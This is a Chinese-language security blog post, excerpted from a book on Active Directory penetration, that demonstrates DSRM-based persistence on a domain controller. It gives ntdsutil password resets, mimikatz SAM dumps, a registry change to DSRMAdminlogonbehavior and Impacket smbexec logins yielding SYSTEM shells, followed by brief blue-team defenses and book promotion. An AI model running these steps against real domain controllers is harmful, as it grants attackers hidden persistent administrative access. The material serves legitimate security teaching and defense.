


域权限维持之重置 DSRM 密码

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

目录服务还原模式 DSRM 是 Windows 域环境中域控制器的安全模式启动选项。每个域控制器都有一个本地管理员 administrator 账号(也就是 DSRM 账号)。DSRM 的用途是允许管理员在域环境出现故障或崩溃时还原、修复、重建活动目录数据库，使域环境的运行恢复正常。也就是说，DSRM 账号其实就是域控制器上的本地 administrator 账号。默认情况下，DSRM 账号是无法用于 RDP 或者远程连接域控的，这与 DSRM 账号的登录方式有关。

在 2.3 章域的搭建和配置中，提到了在安装活动目录时需要输入目录服务还原模式 DSRM 的密码。如图所示：



并且该密码几乎很少会被修改。因此，攻击者在获得域控制器权限后，可以通过修改 DSRM 密码并修改 DSRM 登录方式来进行权限维持。

重置 DSRM 密码

当拿到了域控制器权限后，可以通过修改 DSRM 密码，或者将 DSRM 密码设置为指定域用户密码来达到权限维持的目的。

实验环境如下：

- 域控系统版本：Windows Server 2012R2
- 域控主机名：AD01
- 域控 ip：10.211.55.4

1. 修改 DSRM 密码

在域控制器上执行 ntdsutil 命令，如图所示：

```
C:\Users\Administrator\Desktop>ntdsutil  
ntdsutil: _
```

会有一个交互式的输入框，我们输入：set DSRM password ,如图所示：

```
C:\Users\Administrator\Desktop>ntdsutil  
ntdsutil: set DSRM password  
Reset DSRM Administrator Password:
```

然后我们输入：reset password on server null，如图所示：

```
C:\Users\Administrator\Desktop>ntdsutil  
ntdsutil: set DSRM password  
Reset DSRM Administrator Password: reset password on server null
```

接着就需要我们输入 DSRM 新的密码，输入两遍后回车，可以看到提示 set successfully。我们这里设置的 DSRM 心的密码为：P@ssw0rd123。如图所示：

```
C:\Users\Administrator\Desktop>ntdsutil  
ntdsutil: set DSRM password  
Reset DSRM Administrator Password: reset password on server null  
Please type password for DS Restore Mode Administrator Account: *****  
Please confirm new password: *****  
Password has been set successfully.  
  
Reset DSRM Administrator Password: _
```

接着输入两次 q 退出，如图所示：

```
C:\Users\Administrator\Desktop>ntdsutil
ntdsutil: set DSRM password
Reset DSRM Administrator Password: reset password on server null
Please type password for DS Restore Mode Administrator Account: *****
Please confirm new password: *****
Password has been set successfully.

Reset DSRM Administrator Password: q
ntdsutil: q
```

然后我们查看是否设置成功，使用 mimikatz 执行如下命令，查看本地 administrator 账号的 NTLM 哈希值。

```
mimikatz.exe "privilege::debug" "token::elevate" "lsadump::sam" "exit"
```

如图所示，可以看到本地 administrator 的 NTLM 哈希值为 89551acff8895768e489bb3054af94fd，正是我们设置的 DSRM 新的密码 P@ssw0rd123 的哈希值。

```
C:\Users\Administrator\Desktop>mimikatz.exe "privilege::debug" "token::elevate" "lsadump::sam" "exit"

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
# \ / #    > https://blog.gentilkiwi.com/mimikatz
'## v #'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

400 {0;000003e7} 0 D 24820 NT AUTHORITY\SYSTEM S-1-5-18 (04g,20p) Primary
-> Impersonated !
* Process Token : {0;0004d04c} 1 D 529791 XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500 (19g,25p)
* Thread Token : {0;000003e7} 0 D 555748 NT AUTHORITY\SYSTEM S-1-5-18 (04g,20p) Impersonation (Delegation)

mimikatz(commandline) # lsadump::sam
Domain : AD01
SysKey : e45466dc1133075c0e1699fb6588b504
Local SID : S-1-5-21-4004032814-716105838-1671698999

SAMKey : 23dff22de38d1e3e1c1667fc4fc5e7aa

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 89551acff8895768e489bb3054af94fd

RID : 000001f5 (501)
User : Guest
```

如图所示可以看到 P@ssw0rd123 的 NTLM 哈希值为 89551acff8895768e489bb3054af94fd。

```
→ 编码 python3 NTLM_Hash.py
please input a string: P@ssw0rd123
HEX:50 40 73 73 77 30 72 64 31 32 33
Unicode:50004000730073007700300072006400310032003300
NTLM_Hash:89551acff8895768e489bb3054af94fd
```

最后我们还需要修改 DSRM 的登录方式，DSRM 有三种登录方式，如下：

- 0：默认值，只有当域控制器重启并进入 DSRM 模式时，才可以使用 DSRM 管理员账号
- 1：只有当本地 ADDS 服务停止时，才可以使用 DSRM 管理员账号登录域控制器
- 2：在任何情况下，都可以使用 DSRM 管理员账号登录域控制器

DSRM 登录方式由注册表 HKEY_LOCAL_MACHINE/System/CurrentControlSet/Control/Lsa 的 DSRMAdminlogonbehavior 项控制，默认没有该项，即默认登录方式为 0。

因此，我们需要将 DSRM 登录方式修改为 2，才可以使用 DSRM 账号通过网络登录域控制器。设置 DSRM 登录方式只需要使用 powershell 执行如下命令修改注册表即可：

```
New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -name "DSRMAAdminlogonbehavior" -value 2 -propertyType DWORD
```

如图所示，修改 HKEY_LOCAL_MACHINE/System/CurrentControlSet/Control/Lsa 的 DSRMAdminlogonbehavior 项值为 2。

```
PS C:\Users\Administrator\Desktop> New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -name "DSRMAdminlogonbehavior" -value 2 -propertyType DWORD

DSRMAdminlogonbehavior : 2
PSPath                  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\
PSParentPath            : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control
PSChildName             : Lsa
PSDrive                 : HKLM
PSProvider              : Microsoft.PowerShell.Core\Registry
```

修改完成后，可以看到 DSRMAdminlogonbehavior 值已经为 2 了。

如图所示，可以看到 DSRMAdminlogonbehavior 值已经为 2 了：

注册表编辑器			
名称	类型	数据	
HAL (默认)	REG_SZ	(数值未设置)	
auditbasedirectories	REG_DWORD	0x00000000 (0)	
auditbaseobjects	REG_DWORD	0x00000000 (0)	
Authentication Packages	REG_MULTI_SZ	msv1_0	
Bounds	REG_BINARY	00 30 00 00 00 20 00 00	
crashonauditfail	REG_DWORD	0x00000000 (0)	
disablenetlogon	REG_DWORD	0x00000000 (0)	
DSRMAdminlogonbehavior	REG_DWORD	0x00000002 (2)	
everyoneincludesanonymous	REG_DWORD	0x00000000 (0)	
forceguest	REG_DWORD	0x00000000 (0)	
fullprivilegeauditing	REG_BINARY	00	
LimitBlankPasswordUse	REG_DWORD	0x00000001 (1)	
LsaPid	REG_DWORD	0x000001fc (508)	
NoLmHash	REG_DWORD	0x00000001 (1)	
Notification Packages	REG_MULTI_SZ	rasfm scecli	
ProductType	REG_DWORD	0x00000007 (7)	
restrictanonymouse	REG_DWORD	0x00000000 (0)	
restrictanonymoussam	REG_DWORD	0x00000001 (1)	
SecureBoot	REG_DWORD	0x00000001 (1)	
Security Packages	REG_MULTI_SZ	""	

然后我们就可以使用 DSRM 账号远程连接域控制器了。

如图所示，可以看到没修改 DSRM 登录方式前无法远程连接域控制器，修改了之后就可以远程连接域控制器了！

```
+ examples git:(master) x python3 smbexec.py AD01/administrator:P@ssw0rd123@10.211.55.4 -codec gbk
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)
+ examples git:(master) x python3 smbexec.py AD01/administrator:P@ssw0rd123@10.211.55.4 -codec gbk
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
AD01
```

注：这里远程连接时需要加域控的机器名前缀 AD01

2. 为 DSRM 同步指定域用户的密码

攻击者控制了域内的一个域账号 hack，密码为 P@ss1234，其密码哈希为：74520a4ec2626e3638066146a0d5ceae。现在需要为 DSRM 设置与 hack 用户相同的密码。操作如下：

在域控制器上执行 ntdsutil 命令，如图所示：

```
C:\Users\Administrator\Desktop>ntdsutil  
ntdsutil: █
```

会有一个交互式的输入框，我们输入：set DSRM password ,如图所示：

```
C:\Users\Administrator\Desktop>ntdsutil  
ntdsutil: set DSRM password  
Reset DSRM Administrator Password:
```

然后我们输入：sync from domain account hack，如下图，可以看到提示 synchronized successfully。此时，DSRM 的密码已经设置和 hack 用户一样的密码了。如图所示：

```
C:\Users\Administrator>ntdsutil  
ntdsutil: set DSRM password  
Reset DSRM Administrator Password: sync from domain account hack  
Password has been synchronized successfully.
```

接着输入两次 q 退出。如图所示：

```
C:\Users\Administrator>ntdsutil
ntdsutil: set DSRM password
Reset DSRM Administrator Password: sync from domain account hack
Password has been synchronized successfully.

Reset DSRM Administrator Password: q
ntdsutil: q
```

注：设置 DSRM 密码与指定账户同步功能需要 Windows Server 2008 以后的系统。

然后我们查看是否设置成功，使用 mimikatz 执行如下命令，查看本地 administrator 账号的 NTLM 哈希值。

```
mimikatz.exe "privilege::debug" "token::elevate" "lsadump::sam" "exit"
```

如图所示，可以看到本地 administrator 的 NTLM 哈希值为 74520a4ec2626e3638066146a0d5ceae，正是和 hack 用户的密码哈希值一样！



```

C:\Users\Administrator\Desktop>mimikatz.exe "privilege::debug" "token::elevate" "lsadump::sam" "exit"

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

400 {0;000003e7} 0 D 24820 NT AUTHORITY\SYSTEM S-1-5-18 (04g,20p) Primary
-> Impersonated !
* Process Token : {0;000fb13a} 3 D 1195009 XIE\Administrator S-1-5-21-1313979556-3624129433-4055459191-500
* Thread Token : {0;000003e7} 0 D 1220080 NT AUTHORITY\SYSTEM S-1-5-18 (04g,20p) Impersonation

mimikatz(commandline) # lsadump::sam
Domain : AD01
SysKey : e45466dc1133075c0e1699fb6588b504
Local SID : S-1-5-21-4004032814-716105838-1671698999

SAMKey : 23dff22de38d1e3e1c1667fc4fc5e7aa

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 74520a4ec2626e3638066146a0d5ceae

RID : 000001f5 (501)
User : Guest

```

然后执行如下命令修改 DSRM 的登录方式。

```
New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -name "DSRMAdminlogonbehavior" -value 2 -propertyType DWORD
```

如图所示，修改

HKEY_LOCAL_MACHINE/System/CurrentControlSet/Control/Lsa 的 DSRMAdminlogonbehavior 项值为 2。

```

PS C:\Users\Administrator\Desktop> New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -name "DSRMAdminlogonbehavior" -value 2 -propertyType DWORD

DSRMAdminlogonbehavior : 2
PSPath                  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\
PSParentPath            : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control
PSChildName             : Lsa
PSDrive                 : HKLM
PSProvider              : Microsoft.PowerShell.Core\Registry

```

现在我们可以使用 DSRM 账号远程连接域控制器了。如图所示，可以看到远程连接成功。

→ examples git:(master) * python3 smbexec.py AD01/administrator:P@ss1234@10.211.55.4 -codec gbk
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

```
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
AD01
```

注：这里远程连接时需要加域控的机器名前缀 AD01

DSRM 攻击防御

对于防守方或蓝队来说，如何针对 DSRM 后门攻击进行防御呢？

操作如下：

- 及时修复域内漏洞，更新最新补丁，让攻击者无法获得域控制器权限，因此攻击者自然就无法修改 DSRM 密码了。
- 定期检查注册表中用于控制 DSRM 登录方式的键值
HKEY_LOCAL_MACHINE/System/CurrentControlSet/Control/Lsa 的
DSRMAdminlogonbehavior 项。确认没有该项，或者该项值为 0。
- 定期修改域中所有域控制器的 DSRM 账号密码。
- 监控事件 ID 为 4794 的日志，该日志为设置活动目录服务还原模式 DSRM 的密码的安全日志。如图所示可以看到事件 ID 为 4794 的日志为试图设置目录服务还原模式管理员密码。



非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。



谢公子

我加入了这个星球，邀你一起学习



域渗透攻防指南

星主：谢公子

60+	30+	306
成员数量	内容数量	运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199

微信扫码加入星球



 知识星球

 谢公子学安全

